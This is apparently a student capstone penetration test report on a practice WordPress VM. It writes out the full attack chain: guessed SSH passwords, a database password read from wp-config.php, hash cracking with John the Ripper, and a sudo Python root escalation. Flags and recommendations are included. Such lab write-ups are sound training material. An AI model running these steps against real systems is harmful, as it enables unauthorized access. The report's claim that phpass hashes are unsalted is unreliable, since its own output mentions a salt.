Final Project - Penetration Test

<19 October 2021>


Table of Contents

1 Revision History

Author	Version	Date	Description
Uliana Steshenko	1.0	26/10/2021	Version 1 Final Report

2 Background

Network Topology



3 Scope

The following IP addresses/hostnames are considered to be in-scope for this penetration test:

- Capstone
  - **Operating System**: Ubuntu 18.04.1
  - **Purpose**: The Vulnerable Web Server
  - **IP Address**: 192.168.1.105
- Kali
  - **Operating System**: 5.4.0-kali3-amd64
  - **Purpose**: Pentesting Machine
  - **IP Address**: 192.168.1.90
- ELK
  - **Operating System**: Ubuntu 18.04.4
  - **Purpose**: The ELK (Elasticsearch and Kibana) Stack
  - **IP Address**: 192.168.1.100
- Target 1
  - **Operating System**: Limux 3.16.0-6-amd64
  - **Purpose**: The WordPress Host
  - **IP Address**: 192.168.1.110

3.1 Risk Level Definitions

High-Risk – The issue has a direct impact on the target application that directly leads to compromise.

Medium-Risk – The issue has a direct impact on the target application that does not directly lead to compromise but could be leveraged as part of the process without great difficulty.

Low-Risk – The issue has a direct impact on the target application, which could be used in the event of a compromise as an accessory to the attack, or could be used as part of the process to compromise a site, but present a greater level of difficulty to leverage than a medium-risk finding.

Informational – The issue has either:

- A minimal negative impact on the web application, but as part of best security practices should be implemented to achieve compliance with such standards;
- or should be implemented to assist in achieving defence-in-depth across the application.

4 Detailed Newly Found Technical Findings

4.1 Weak User Passwords

Impacted Hosts / Assets

Target machine 1- IP Address: 192.168.1.110

Technical Details and Risk

During the external penetration test conducted against Target 1, it was identified that the password for user Michael account was the most obvious possible guess. This allows us to gain a shell using SSH under Michaeil account.

Password: michael
`ssh michael@192.168.1.110`

In user shell the Flag 1 was found in /var/www/html folder in service.html file.

Commands:

```
cd ../../
cd var/www/html
ls
cat service.html
```

Flag 2 was found in /var/www directory, next to the html folders with Flag 1.

Commands:

```
cd ../../
cd var/www
ls -l
cat flag2.txt
```

```
michael@target1:/var/www$ ls -l
total 8
-rw-r--r--  1 root root   40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Business Risk

Failing implementing a strong and complicated password policy will give the attacker ability to obtaine user credentials and hack the system to find sensitive information and administrator passwords. In our pen test, we were able to gain access to MySQL database with Michael's credentials.

```
michael@target1:/var/www/html/wordpress$ pwd
/var/www/html/wordpress
michael@target1:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content   wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php  wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php       wp-signup.php
michael@target1:/var/www/html/wordpress$
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Recommendation

Enforce a strong password policy:

1. Enforcement of a minimum and maximum length.
2. Require mixed character sets.
3. Restrictions against password reuse.
4. Restrictions against using common passwords.
5. Restrictions against using contextual string in the password (e.g., user id, app name)

4.2 User enumeration (WordPress site)


Technical Details and Risk

User enumeration is a situation when a malicious actor can use brute-force techniques to either guess or confirm valid users in a system. User enumeration is often a web application vulnerability. With the MySQL credentials of Michael we were able to get a hashes for two users (Michael and Steven).

3rd Flag was found in the wordpress database.


Steps:

- Gain access to MySQL database with Michael's credentials.
  Command: `mysql -u root -p wordpress`
  Password: R@v3nSecurity




Commands:

SHOW TABLES;
SELECT * FROM wp_posts;



- Flag 3 was found in wp_posts table in the wordpress database.



Business Risk

There are a few ways that username enumeration becomes important to an attacker. First, it is a good technique to limit down the list of possible usernames to attempt brute force password attacks on. Once an attacker has a list of valid usernames, they can then easily target those users for common passwords

The second way that username enumeration is used is for social engineering attacks. Or, at least, more targeted social engineering attacks. If the attacker knows that the user has an account on

a specific application, it can make phone calls and emails much more convincing and ultimately more successful.

The third was is credential stuffing. An attacker can use the usernames identified to search existing compromised databases for passwords. Chances are your users have identical usernames on other platforms, and may have used identical passwords as well.

Recommendation

- Don't inform users the account is invalid.
- Identical Server Responses. The industry standard, fool-proof recommendation to mitigate username enumeration is to return identical responses for "valid user/wrong password" and "invalid user" login requests. It's important to mention these responses must be identical in their entirety. The HTML content must be exactly the same.

Valid User/Invalid Password

```
<p>

The username or password is not valid.
</p>
```

Invalid User

```
<p>
The username or password is not valid.
</p>
```

As shown above, one response includes a line break (not visible in the user's browser). Although the two responses are visually the same, practical exploitation of username enumeration does not involve any visual methods. The response data is simply gathered from a large number of responses, and then data separated from known invalid responses.

4.3 Unsalted hashes for user passwords (cracked with John database)

Technical Details and Risk

Salt is a random data that is used as an additional input to a one-way function that hashes data, a password or a passphrase. A new salt is randomly generated for each password. Unsalted hashes are passwords that are trivially cracked using an automated tool, such as John the Ripper, or have been found through public password hacks as being in use by real people.

During previous attack on MySQL database, we discovered a user names and hashes. The hashes were successfully cracked with John the Ripper tool. After that we used Pythin script to gain the root privileges, where we found a 4th Flag.

- User credentials were stored in the wordpress database in wp_users table


```
SHOW TABLES;
SELECT * FROM wp_users;
```

```
mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+------------------+----------+---------------------+----------
----------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url | user_registered     | user_acti
vation_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+------------------+----------+---------------------+----------
----------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
          |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
          |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+------------------+----------+---------------------+----------
----------+-------------+---------------+
2 rows in set (0.00 sec)
```

- Usernames and password hashes were saved to the Kali machine Desktop in a wp_hashes.txt file.
- On the local Kali machine hashes were cracked with John the Ripper program. Command: `john wp_hashes.txt`

```
root@Kali:~/Desktop# john wp_hashes.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@Kali:~/Desktop# john wp_hashes
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
1g 0:00:01:23 DONE 3/3 (2021-10-19 02:22) 0.01203g/s 44532p/s 44532c/s 44532C/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~/Desktop#
```

- After cracking Steven's password, we can secure a user shell and escalate to root with Python.
  Commands:
  ssh steven@192.168.1.110
  password: pink84
  sudo -l
  sudo python -c 'import pty;pty.spawn("/bin/bash")'
  cd /root
  ls
  cat flag4.txt



Business Risk

Unsalted hashes are easier to crack and gain access to the system in order to get sensitive information. The primary attack that salting helps prevent is a dictionary attack. In a dictionary attack, somebody simply hashes every word in a dictionary. The "dictionary" they use is usually somewhat expanded from a normal one though, so it includes a lot of the obvious changes that people do, such as changing "O" to zero, "I" to 1, and so on. They'll also typically tack numbers on the ends of the words. When they're done, they'll try to match those hashes against those of your users. Especially if you have a large system with a few thousand users (or more), chances are pretty good that they'll find at matches between the hashes they've generated and those of at least a few of your users. Once they find those matches, they have passwords for your users.

Recommendation

Salts defend against attacks that use precomputed tables as they can make the size of table needed for a successful attack prohibitively large without burdening users. Since salts differ from one another, they also protect redundant (e.g. commonly-used, re-used) passwords as different salted hashes are created for different instances of the same password.